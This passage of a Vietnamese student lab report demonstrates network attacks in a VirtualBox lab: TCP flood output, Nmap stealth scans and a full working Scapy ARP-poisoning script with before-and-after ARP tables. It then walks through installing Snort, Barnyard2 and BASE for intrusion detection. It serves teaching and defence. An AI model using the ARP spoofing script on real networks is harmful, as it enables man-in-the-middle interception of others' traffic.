
- Trên máy Attacker:

```
b1908333@attacker:~/code$ sudo python3 tcpFlood.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
-----TCP FLOOD-----
-----TCP FLOOD-----
-----TCP FLOOD-----
```

Ảnh 32. Kết quả hiển thị khi thực hiện chương trình TCP Flood Attack

Trên máy Victim:

```
File Edit View Search Terminal Help
b1908333@b1908333:~$ sudo wireshark
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```

Ảnh 33. Quan sát Quan sát TCP Flood (SYN Flood) Attack bằng công cụ Wireshark (1)*Ảnh 34. Quan sát Quan sát TCP Flood (SYN Flood) Attack bằng công cụ Wireshark (2)*

8. Nmap Scan

8.1. Định nghĩa

Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Foydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.

Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

Mặc dù Nmap đã không ngừng được phát triển, cải tiến qua nhiều năm và cực kỳ linh hoạt, nhưng nền tảng của nó vẫn là một công cụ quét cổng, thu thập thông tin bằng cách gửi các gói dữ liệu thô đến các cổng hệ thống. Sau đó nó lắng nghe và phân tích các phản hồi và xác định xem các cổng đó được mở, đóng hoặc lọc theo một cách nào đó, ví dụ như tường lửa. Các thuật ngữ khác được sử dụng để chỉ hoạt động quét cổng (port scanning) bao gồm dò tìm cổng (discovery) hoặc liệt kê cổng (enumeration).

8.2. Nmap trong quét cổng

Các gói dữ liệu mà Nmap gửi đi sẽ trả về các địa chỉ IP và nhiều dữ liệu liên quan khác, cho phép bạn xác định các loại thuộc tính mạng, cung cấp cho bạn hồ sơ hoặc

sơ đồ hệ thống mạng và cho phép bạn tạo một bảng liệt kê đánh giá về phần cứng và phần mềm trong hệ thống mạng đó.

Các giao thức mạng khác nhau sử dụng các loại cấu trúc gói khác nhau. Nmap sử dụng các giao thức tầng bao gồm TCP (giao thức điều khiển truyền), UDP (giao thức truy vấn người dùng), và SCTP (giao thức truyền dẫn điều khiển luồng), cũng như các giao thức hỗ trợ như ICMP (giao thức tin nhắn điều khiển Internet, được sử dụng để gửi thông báo lỗi).

Các giao thức khác nhau phục vụ cho các mục đích và các công nghệ khác nhau. Ví dụ, chi phí tài nguyên thấp của UDP rất phù hợp với hoạt động stream video trực tuyến theo thời gian thực, nơi bạn sẽ hy sinh một số gói dữ liệu bị mất để đổi lấy tốc độ, trong khi đó, các video được stream không theo thời gian thực trên YouTube sẽ được lưu vào bộ đệm và sử dụng TCP chậm hơn, mặc dù giao thức này đáng tin cậy hơn.

Cùng với nhiều tính năng khác, chức năng quét cổng cơ bản và khả năng chụp gói (packet-capture - tính năng chặn gói dữ liệu đang truyền qua hoặc di chuyển qua một mạng máy tính cụ thể) của Nmap cũng liên tục được nâng cấp, cải thiện.

8.3.Demo

- Trên máy Attacker:

```
b1908333@attacker:~$ sudo nmap -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00063s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
b1908333@attacker:~$ sudo nmap -sX -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00068s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.60 seconds
```

Ảnh 35. Sử dụng công cụ NMAP quét dịch vụ trên cổng 22 của máy Victim (1)

```
b1908333@attacker:~$ sudo nmap -sF -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00067s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 0.62 seconds
b1908333@attacker:~$ sudo nmap -sN -p22 192.168.1.17
Starting Nmap 7.60 ( https://nmap.org ) at 2023-04-04 12:06 +07
Nmap scan report for 192.168.1.17
Host is up (0.00070s latency).

PORT      STATE SERVICE
22/tcp    closed ssh
MAC Address: 08:00:27:2B:AB:6F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.55 seconds
```

Ảnh 36. Sử dụng công cụ NMAP quét dịch vụ trên cổng 22 của máy Victim (2)

- Trên máy Victim:



Ảnh 37. Quan sát bằng công cụ Wireshark


9. ARP Poisoning

9.1. Định nghĩa

ARP spoofing còn được gọi là ARP poisioning, là một cuộc tấn công Man in the Middle (MitM) cho phép những kẻ tấn công chặn giao tiếp giữa các thiết bị mạng.


9.2. Nguyên lý và các bước tấn công

- Kẻ tấn công phải có quyền truy cập mạng. Chúng quét mạng để xác định địa chỉ IP của ít nhất 2 thiết bị - giả sử đây là một máy trạm và một bộ định tuyến.
 - Kẻ tấn công sử dụng một công cụ giả mạo, chẳng hạn như Arpspoof hoặc Driftnet, để gửi phản hồi ARP giả mạo.
 - Các phản hồi giả mạo thông báo rằng địa chỉ MAC chính xác cho cả 2 địa chỉ IP thuộc bộ định tuyến và máy trạm (Workstation), là địa chỉ MAC của kẻ tấn công. Điều này đánh lừa cả bộ định tuyến và máy trạm kết nối với máy của kẻ tấn công, thay vì kết nối với nhau.
 - Hai thiết bị cập nhật các mục bộ nhớ cache ARP của chúng và từ thời điểm đó trở đi, giao tiếp với kẻ tấn công thay vì trực tiếp với nhau.
- Trường hợp mạng bình thường:




- Bây giờ kẻ tấn công cần gửi phản hồi ARP đến cả 2 máy chủ:

- Gửi phản hồi ARP tới cổng nói rằng "Tôi có địa chỉ IP của nạn nhân".
- Gửi phản hồi ARP cho nạn nhân nói rằng "Tôi có địa chỉ IP của cổng".



- Khi kẻ tấn công thực hiện một cuộc tấn công ARP Spoof, như thể hiện trong hình trước, chúng sẽ ở trong tình huống trung gian:



Tại thời điểm này, một khi nạn nhân gửi bất kỳ gói tin nào (ví dụ: một yêu cầu HTTP), nó sẽ chuyển đầu tiên đến máy của kẻ tấn công. Sau đó, nó sẽ chuyển gói tin đến cổng, do đó, như bạn có thể nhận thấy, nạn nhân không biết về cuộc tấn công đó. Nói cách khác, họ sẽ không thể nhận ra rằng họ đang bị tấn công.

9.3. Code chương trình và demo

9.3.1. Code chương trình

```
from scapy.all import *
import time

interval = 4
ip_target = input("Target:")
ip_gateway = input("Gateway:")
def spoof(target_ip, spoof_ip):
    targetmac = getmacbyip(target_ip)
    arp_response = ARP(pdst=target_ip, hwdst=targetmac, psrc=spoof_ip, op='is-at')
    # packet = scapy.ARPPacket(pdst = target_ip, hwdst = scapy.getmacbyip(target_ip), psrc = spoof_ip, op ='is-at')
    send(arp_response, verbose = False)

def restore(destination_ip, source_ip):
    destination_mac = getmacbyip(destination_ip)
    source_mac = getmacbyip(source_ip)
    packet = ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc = source_ip,
    hwsrc = source_mac)
    send(packet, verbose = False)

try:
    while True:
        spoof(ip_target, ip_gateway)
        spoof(ip_gateway, ip_target)
        time.sleep(interval)
except KeyboardInterrupt:
    restore(ip_gateway, ip_target)
    restore(ip_target, ip_gateway)
```

9.3.2. Demo

- Trên máy Attacker:

```
b1908333@attacker:~/code$ sudo python3 arp.py
WARNING: No route found for IPv6 destination :: (no default route?). This affects only IPv6
Target:192.168.1.17
Gateway:192.168.1.1
```

Ảnh 38. Thực hiện chương trình ARP Poisoning Attack

- Trên máy Victim:

```
b1908333@b1908333:~$ arp -a
_gateway (192.168.1.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (192.168.1.3) at 08:00:27:f9:a4:61 [ether] on enp0s3
? (192.168.1.4) at 08:00:27:de:18:ef [ether] on enp0s3
```

Ảnh 39. Địa chỉ trước khi bị tấn công

```
b1908333@b1908333:~$ arp -a
_gateway (192.168.1.1) at 08:00:27:de:18:ef [ether] on enp0s3
? (192.168.1.3) at 08:00:27:f9:a4:61 [ether] on enp0s3
? (192.168.1.4) at 08:00:27:de:18:ef [ether] on enp0s3
```

Ảnh 40. Địa chỉ sau khi bị tấn công

Chương 2: Cài đặt Snort, Barnyard và BASE

1. Cài đặt Snort

- Cập nhật

```
sudo apt update
```

- Cài đặt Snort


```
sudo apt install snort -y
```

```
● snort.service - LSB: Lightweight network intrusion detection system
   Loaded: loaded (/etc/init.d/snort; generated)
   Active: active (running) since Thu 2022-11-03 14:08:29 +07; 24s ago
     Docs: man:systemd-sysv-generator(8)
     Tasks: 2 (limit: 2326)
    CGroup: /system.slice/snort.service
            └─3143 /usr/sbin/snort -m 027 -D -d -l /var/log/snort -u snort -g sn

Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_SDF  V
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_SMT
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_SSH  V
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_GTP  V
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_MODBUS
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_FTPTEL
Thg 11 03 14:08:29 snort snort[3143]:           Preprocessor Object: SF_POP  V
Thg 11 03 14:08:29 snort snort[3143]: Commencing packet processing (pid=3143)
Thg 11 03 14:08:29 snort snort[3117]: ...done.
Thg 11 03 14:08:29 snort systemd[1]: Started LSB: Lightweight network intrusion
lines 1-18/18 (END)
```

Ảnh 41. Instal Snort

- Chính sửa file cấu hình và các luật snort



```

Open ▾ snort.conf /etc/snort Save ⌂ ⌃ ⌄ ⌅
#####
# Setup the network addresses you are protecting
#
# Note to Debian users: this value is overridden when starting
# up the Snort daemon through the init.d script by the
# value of DEBIAN_SNORT_HOME_NET s defined in the
# /etc/snort/snort.debian.conf configuration file
#
ipvar HOME_NET 192.168.1.0/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET


# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network

```

Ảnh 42. File cấu hình snort.conf

- Cấu hình để Snort đọc các tập lệnh trong local.rules



```

Open ▾ snort.conf /etc/snort Save ⌂ ⌃ ⌄ ⌅
561 # can be very out of date. For more information please read
562 # the /usr/share/doc/snort-rules-default/README.Debian file
563
564 #
565 # If you install the official VRT Sourcefire rules please review this
566 # configuration file and re-enable (remove the comment in the first line)
567 # those
568 # rules files that are available in your system (in the /etc/snort/rules
569 # directory)
570 #
571 # site specific rules
571 include $RULE_PATH/local.rules
572
573 # The include files commented below have been disabled
574 # because they are not available in the stock Debian
575 # rules. If you install the Sourcefire VRT please make
576 # sure you re-enable them again:
577
578
579
580
581 #####
582 # Step #8: Customize your preprocessor and decoder alerts
583 # For more information, see README.decoder_preproc_rules
584 #####
585
586 # decoder and preprocessor event rules
587 # include $PREPROC_RULE_PATH/preprocessor.rules
588 # include $PREPROC_RULE_PATH/decoder.rules

```

Ảnh 43. Thêm đường dẫn đọc local.rules

- Verify lại file bằng lệnh

```
sudo snort -T -i enp0s3 -c /etc/snort/snort.conf
```

- Viết một rule đơn giản để test Snort Detection. ta mở file /etc/snort/rules/local.rules và thêm vào dòng sau:

```
alert icmp any any -> $HOME_NET any (msg:"ICMP test detected"; GID:1;
sid:10000001; rev:001; classtype:icmp-event;)
```

- Tạo file sid-msg.map và thêm dòng cấu hình sau vào file /etc/snort/sid-msg.map để bật trigger cảnh báo:

```
#v2
1 || 10000001 || 001 || icmp-event || 0 || ICMP Test detected ||
url,tools.ietf.org/html/rfc792
```

- Kiểm tra cấu hình: sudo snort -T -c /etc/snort/snort.conf -i enp0s3

```
Initializing rule chains...
1 Snort rules read
  1 detection rules
  0 decoder rules
  0 preprocessor rules
1 Option Chains linked Into 1 Chain Headers
0 Dynamic Rules
=====
+----- [Rule Port Counts] -----
| src      tcp    udp    icmp   ip
|   0       0      0      0      0
| dst      0       0      0      0
| any     0       0      1      0
| nc      0       0      1      0
| s+d     0       0      0      0
+
+----- [detection-filter-config] -----
| memory-cap : 1048576 bytes
+----- [detection-filter-rules] -----
| none
+
+----- [rate-filter-config] -----
| memory-cap : 1048576 bytes
+----- [rate-filter-rules] -----
| none
+
+----- [event-filter-config] -----
| memory-cap : 1048576 bytes
+----- [event-filter-global] -----
+----- [event-filter-local] -----
| none
+----- [suppression] -----
| none
```

Ảnh 44. Kiểm tra file cấu hình (1)

```

Rule application order: activation->dynamic->pass->drop->sdrop->reject->alert->log
Verifying Preprocessor Configurations!

[ Port Based Pattern Matching Memory ]
[ Number of patterns truncated to 20 bytes: 0 ]
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".

    === Initialization Complete ===

o'`--> * Snort! <*.
`---- Version 2.9.7.0 GRE (Build 149)
By Martin Roesch & The Snort Team: http://www.snort.org/contact/team
Copyright (C) 2014 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using libpcap version 1.8.1
Using PCRE version: 8.39 2016-06-14
Using ZLIB version: 1.2.11

Rules Engine: SF SNORT_DETECTION_ENGINE Version 2.4 <Build 1>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_SDN Version 1.1 <Build 1>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_FFTPELNET Version 1.2 <Build 13>
Preprocessor Object: SF_POP Version 1.0 <Build 1>

Snort successfully validated the configuration!
Snort exiting

```

Ảnh 45. Kiểm tra file cấu hình (2)

- Chạy kiểm thử Snort:

```
sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3
```

- Ping từ máy tính vật lý đến máy ảo đang cài đặt snort

```

11/03-16:45:15.668254 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.195 -> 192.168.1.188
11/03-16:45:15.668277 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.188 -> 192.168.1.195
11/03-16:45:16.679906 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.195 -> 192.168.1.188
11/03-16:45:16.679932 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.188 -> 192.168.1.195
11/03-16:45:17.676135 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.195 -> 192.168.1.188
11/03-16:45:17.676154 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.188 -> 192.168.1.195
11/03-16:45:18.679530 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.195 -> 192.168.1.188
11/03-16:45:18.679559 [**] [1:10000001:1] ICMP test detected [**] [Classification: Generic ICMP event] [Priority: 3] [ICMP] 192.168.1.188 -> 192.168.1.195

```

Ảnh 46. Phát hiện lệnh ping

2. Cài đặt Barnyard

- Cài đặt các gói cần thiết :

```
sudo apt install -y mysql-server libmysqlclient-dev mysql-client libpcap-dev
libdaq-dev libdumbnet-dev autoconf libtool
```

- Barnyard2 sử dụng dữ liệu được Snort ghi ra dưới dạng binary. Nên ta cấu hình trong /etc/snort/snort.conf như sau:

```
output unified2: filename snort.u2, limit 128
```

- Bắt đầu cài đặt Barnyard2:

```
wget https://github.com/firnsy/barnyard2/archive/master.tar.gz -O barnyard2-Master.tar.gz
```

```
tar -xzvf barnyard2-Master.tar.gz
```

```
cd barnyard2-master/
```

```
autoreconf -fvi -I ./m4
```

- Barnyard2 cần truy cập vào thư viện dnet.h, nên ta tạo một chỉ định cho thư viện:

```
ln -s /usr/include/dumbnet.h /usr/include/dnet.h  
ldconfig
```

- Trỏ từ barnyard tới MySQL xem đã đúng thư viện MySQL :

```
./configure --with-mysql --with-mysql-libraries=/usr/lib/x86_64-linux-gnu
```

- Thực hiện cài đặt:

```
make  
make install
```

- Kiểm tra phiên bản của Barnyard2:

```
/usr/local/bin/barnyard2 -V
```

- Sau khi cài đặt xong, copy một số file cấu hình mà Barnyard2 yêu cầu để chạy:

```
cp ~/snort_src/barnyard2-master/etc/barnyard2.conf /etc/snort/  
mkdir /var/log/barnyard2  
chown snort.snort /var/log/barnyard2  
touch /var/log/snort/barnyard2.waldo  
chown snort.snort /var/log/snort/barnyard2.waldo
```

- Tạo CSDL cho Barnyard2 kết nối:

```
mysql -u root -p  
create database snort;  
use snort;  
source ~/snort_src/barnyard2-master/schemas/create_mysql  
CREATE USER 'snort'@'localhost' IDENTIFIED BY 'snortpass';  
grant create, insert, select, delete, update on snort.* to 'snort'@'localhost';  
flush privileges;  
exit;
```

- Điện thông số kết nối CSDL cho Barnyard2 trong file /etc/snort/barnyard2.conf, thêm cuối cùng của file dòng sau:

```
output database: log, mysql, user=snort password=snortpass dbname=snort  
host=localhost sensor name=sensor01
```

- Loại bỏ quyền đọc mật khẩu truy cập CSDL từ các người dùng khác trong hệ thống vào file cấu hình barnyard2:

```
chmod o-r /etc/snort/barnyard2.conf
```

- Thực hiện test lại các phần đã cài đặt bên trên:

```
# chạy snort  
/usr/local/bin/snort -q -u snort -g snort -c /etc/snort/snort.conf -i enp0s3  
# chạy barnyard2
```

```
barnyard2 -c /etc/snort/barnyard2.conf -d /var/log/snort -f snort.u2 -w  
/var/log/snort/barnyard2.waldo -g snort -u snort
```

3. Cài đặt BASE

- Cài đặt các gói cần thiết:

```
apt install -y software-properties-common  
add-apt-repository ppa:ondrej/php  
apt update  
apt install -y apache2 libapache2-mod-php5.6 php5.6-mysql php5.6-cli php5.6  
php5.6-common php5.6-gd php5.6-cli php-pear php5.6-xmlx
```

- Tải và cài đặt Adodb:

```
wget https://sourceforge.net/projects/adodb/files/adodb-php5-only/adodb-520-for-  
php5/adodb-5.20.8.tar.gz  
tar -xvzf adodb-5.20.8.tar.gz  
mv adodb5 /var/adodb  
chmod -R 755 /var/adodb
```

- Tải BASE và copy vào apache:

```
wget http://sourceforge.net/projects/secureideas/files/BASE/base-1.4.5/base-  
1.4.5.tar.gz  
tar xzvf base-1.4.5.tar.gz  
mv base-1.4.5 /var/www/html/base/
```

- Tạo file cấu hình BASE:

```
cd /var/www/html/base  
cp base_conf.php.dist base_conf.php
```

- Chỉnh sửa file cấu hình base_conf.php:

```
# line 50  
$BASE_urlpath = '/base';  
# line 80  
$DBlib_path = '/var/adodb/';  
# line 102  
$alert_dbname = 'snort';  
$alert_host = 'localhost';  
$alert_port = ";  
$alert_user = 'snort';  
# line 106  
$alert_password = 'MySqlSNORTpassword';
```

